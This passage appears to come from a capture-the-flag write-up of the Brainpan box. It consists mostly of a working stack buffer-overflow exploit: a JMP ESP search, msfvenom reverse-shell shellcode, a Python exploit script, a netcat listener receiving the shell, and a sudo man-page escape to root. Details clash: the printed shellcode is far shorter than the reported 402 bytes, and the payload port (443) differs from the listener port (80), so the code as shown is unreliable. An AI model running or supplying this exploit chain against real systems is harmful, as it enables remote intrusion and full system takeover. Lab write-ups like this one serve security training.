311712F3   0x311712f3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Administrator\Desktop\brainpan.exe)
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.189000
!mona find -s "\xff\xe4" -m "brainpan.exe"
```

Because this is a windows executable running on a linux machine, I will use msfvenom to generate the linux/x86 payload:

```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ msfvenom -plinux/x86/shell_reverse_tcp LHOST=10.6.20.239 LPORT=443 -f python EXITFUNC=thread -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 402 (iteration=0)
x86/shikata_ga_nai chosen with final size 402
Payload size: 402 bytes
Final size of python file: 1960 bytes
buf =  b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x12\xbf\x1b"
buf += b"\x39\x1c\xd7\x83\xc0\x04\x31\x78\x13\x03\x63\x2a\xfe"
buf += b"\x22\xa2\x97\x09\x2f\x97\x64\xa5\xda\x15\xe2\xa8\xab"
buf += b"\x7f\x39\xaa\x5f\x26\x71\x94\x92\x58\x38\x92\xd5\x30"
buf += b"\xb1\x62\x32\x2f\xad\x68\x3a\xaf\x7e\xe4\xdb\x1f\x18"
buf += b"\xa6\x4a\x0c\x56\x45\xe4\x53\x55\xca\xa4\xfb\x08\xe4"
buf += b"\x3b\x93\xbc\xd5\x94\x01\x54\xa3\x08\x97\xf5\x3a\x2f"
buf += b"\xa7\xf1\xf1\x30"
```

Final exploit script. Additions here included the address of JMP ESP that was found with mona, the payload and the NOP sled.

```python
import socket

ip = "10.10.35.232"
port = 9999

nop = b"\x90" * 32
padding = b"C" * 200
buf =  b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x12\xbf\x1b"
buf += b"\x39\x1c\xd7\x83\xc0\x04\x31\x78\x13\x03\x63\x2a\xfe"
buf += b"\x22\xa2\x97\x09\x2f\x97\x64\xa5\xda\x15\xe2\xa8\xab"
buf += b"\x7f\x39\xaa\x5f\x26\x71\x94\x92\x58\x38\x92\xd5\x30"
buf += b"\xb1\x62\x32\x2f\xad\x68\x3a\xaf\x7e\xe4\xdb\x1f\x18"
buf += b"\xa6\x4a\x0c\x56\x45\xe4\x53\x55\xca\xa4\xfb\x08\xe4"
buf += b"\x3b\x93\xbc\xd5\x94\x01\x54\xa3\x08\x97\xf5\x3a\x2f"
buf += b"\xa7\xf1\xf1\x30"
```

```
overflow = b"A" * 524
eip = b"\xf3\x12\x17\x31"
postfix = ""

buffer = (overflow + eip + nop + buf + padding + b"\r\n")
print(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
print("Sending evil buffer...")
s.send(buffer + b"\r\n",)
print("Done!")
```

Before running the script the listener needs to be set up. Once we run the script the listener receives the connection and opens a shell.

```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.6.20.239] from (UNKNOWN) [10.10.157.248] 42053
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
```

User Shell

Early on in the user enumeration stage I found a method for priv esc. By running sudo -l it shows as the puck user, we can run a binary in anansi home directory with sudo privileges.

```
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

Running the script

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck
```

By running the script, then running the manual command for ls it opens a terminal. By typing “!/bin/bash” I was able spawn a root shell.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual ls
sudo /home/anansi/bin/anansi_util manual ls
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)!/bin/bash
!/bin/bash
root@brainpan:/usr/share/man#
```